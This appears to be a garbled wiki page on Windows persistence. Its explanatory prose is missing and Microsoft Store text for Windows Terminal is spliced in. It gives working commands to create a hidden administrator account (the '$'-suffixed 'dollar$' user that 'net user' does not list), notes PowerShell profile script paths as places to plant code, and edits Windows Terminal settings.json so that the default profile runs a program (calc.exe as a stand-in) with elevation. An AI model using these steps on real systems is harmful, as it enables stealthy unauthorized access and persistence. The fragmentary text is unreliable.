

Windows

Windows \$ ()

net user

```
C:\Windows\system32>net user dollar$ Password /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators dollar$ /add
The command completed successfully.

C:\Windows\system32>net user

User accounts for \\WEB02

-----
Administrator          DefaultAccount          Guest
lpe                     WDAGUtilityAccount
The command completed successfully.
```

net.exe

PowerShell

PowerShell.exe

PowerShell

\$Profile | select *

PowerShell

4

Administrator: Windows PowerShell

```
PS C:\windows\tasks> $Profile | select *
```

```
AllUsersAllHosts      : C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1
AllUsersCurrentHost  : C:\Windows\System32\WindowsPowerShell\v1.0\Microsoft.PowerShell_profile.ps1
CurrentUserAllHosts  : C:\Users\serveradm\Documents\WindowsPowerShell\profile.ps1
CurrentUserCurrentHost : C:\Users\serveradm\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
Length                : 79
```

C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1

C:\Windows\System32\WindowsPowerShell\v1.0\Microsoft.PowerShell_profile.ps1

C:\Users\< >\Documents\WindowsPowerShell\profile.ps1

C:\Users\< >\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1


profile.ps1

serveradm Web02

AllUsersAllH

```
Administrator: Windows PowerShell
PS C:\windows\tasks> $Profile|select *


AllUsersAllHosts      : C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1
AllUsersCurrentHost   : C:\Windows\System32\WindowsPowerShell\v1.0\Microsoft.PowerShell_profile.ps1
CurrentUserAllHosts  : C:\Users\serveradm\Documents\WindowsPowerShell\profile.ps1
CurrentUserCurrentHost : C:\Users\serveradm\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
Length                : 79
```



calc.exe


PowerShell

```
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
PS C:\Users\serveradm>
```



Windows Terminal
CMD PowerShell Azure Shell


PowerShell Windows Term



Windows Terminal

Microsoft Corporation

Open



4.7  Average

3K Ratings

The Windows Terminal is a modern, fast, efficient, powerful, and productive terminal application for users of command-line tools an...

Developer tools

Screenshots

Description
















The Windows Terminal is a modern, fast, efficient, powerful, and productive terminal application for users of command-line tools and shells like Command Prompt, PowerShell, and WSL. Its main features include multiple tabs, panes, Unicode and UTF-8 character support, a GPU accelerated text rendering engine, and custom themes, styles, and configurations.


This is an open source project and we welcome community participation. To participate please visit <https://github.com/microsoft/terminal>

Ratings and reviews

4.7

3,873 RATINGS

- 5     
- 4    
- 3   
- 2  
- 1 











Windows PowerShell

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Try the new cross-platform PowerShell

PS C:\Users\ntsystem>

-  **Windows PowerShell** Ctrl+Shift+1
-  Command Prompt Ctrl+Shift+2
-  Azure Cloud Shell Ctrl+Shift+3
-  Developer Command Prompt for VS 2022 Ctrl+Shift+4
-  Developer PowerShell for VS 2022 Ctrl+Shift+5
-  Settings Ctrl+,
-  Command Palette Ctrl+Shift+P
-  About

C:\Users\<> \AppData\Local\Packages\Microsoft.WindowsTerminal_<Package ID>\LocalState settings.json

```

"defaultProfile": "{61c54bbd-c2c6-5271-96e7-009a87ff44bf}",
"profiles":
{
  "defaults": {},
  "list":
  [
    {
      "commandline": "%SystemRoot%\System32\WindowsPowerShell\v1.0\powershell.exe",
      "guid": "{61c54bbd-c2c6-5271-96e7-009a87ff44bf}",
      "hidden": false,
      "name": "Windows PowerShell"
    },
    {
      "commandline": "%SystemRoot%\System32\cmd.exe",
      "guid": "{0caa0dad-35be-5f56-a8ff-afceeeaa6101}",
      "hidden": false,
      "name": "Command Prompt"
    },
    {
      "guid": "{b453ae62-4e3d-5e58-b989-0a998ec441b8}",
      "hidden": false,
      "name": "Azure Cloud Shell",
      "source": "Windows.Terminal.Azure"
    },
    {
      "guid": "{edc79606-9916-58c0-a178-4877e8768c6c}",
      "hidden": false,
      "name": "Developer Command Prompt for VS 2022",
      "source": "Windows.Terminal.VisualStudio"
    }
  ],
}

```

defaultProfile	GUID	Shell	PowerShell	Shell
----------------	------	-------	------------	-------

```

{
  "guid": "{ <defaultProfile> GUID  }",
  "name": "Proof Of Concept",
  "commandline": "%SystemRoot%\System32\calc.exe",
  "elevate": true
},

```

```
"copyFormatting": "none",
"copyOnSelect": false,
"defaultProfile": "{e61dfa6e-2fd4-40ff-86fe-19cccb2535f7}",
"profiles":
{
  "defaults": {},
  "list":
  [
    {
      "guid": "{e61dfa6e-2fd4-40ff-86fe-19cccb2535f7}",
      "name": "Proof Of Concept",
      "commandline": "%SystemRoot%\System32\calc.exe",
      "elevate": true
    },
    {
      "commandline": "%SystemRoot%\System32\WindowsPowerShell\v1.0\powershell.exe",
      "guid": "{61c54bbd-c2c6-5271-96e7-009a87ff44bf}",
      "hidden": false,
      "name": "Windows PowerShell"
    },
    {
      "commandline": "%SystemRoot%\System32\cmd.exe",
      "guid": "{0caa0dad-35be-5f56-a8ff-afceeeaa6101}",
      "hidden": false,
      "name": "Command Prompt"
    },
    {

```

Revision #12

Created 11 September 2022 18:48:03 by

Updated 8 May 2023 15:22:41 by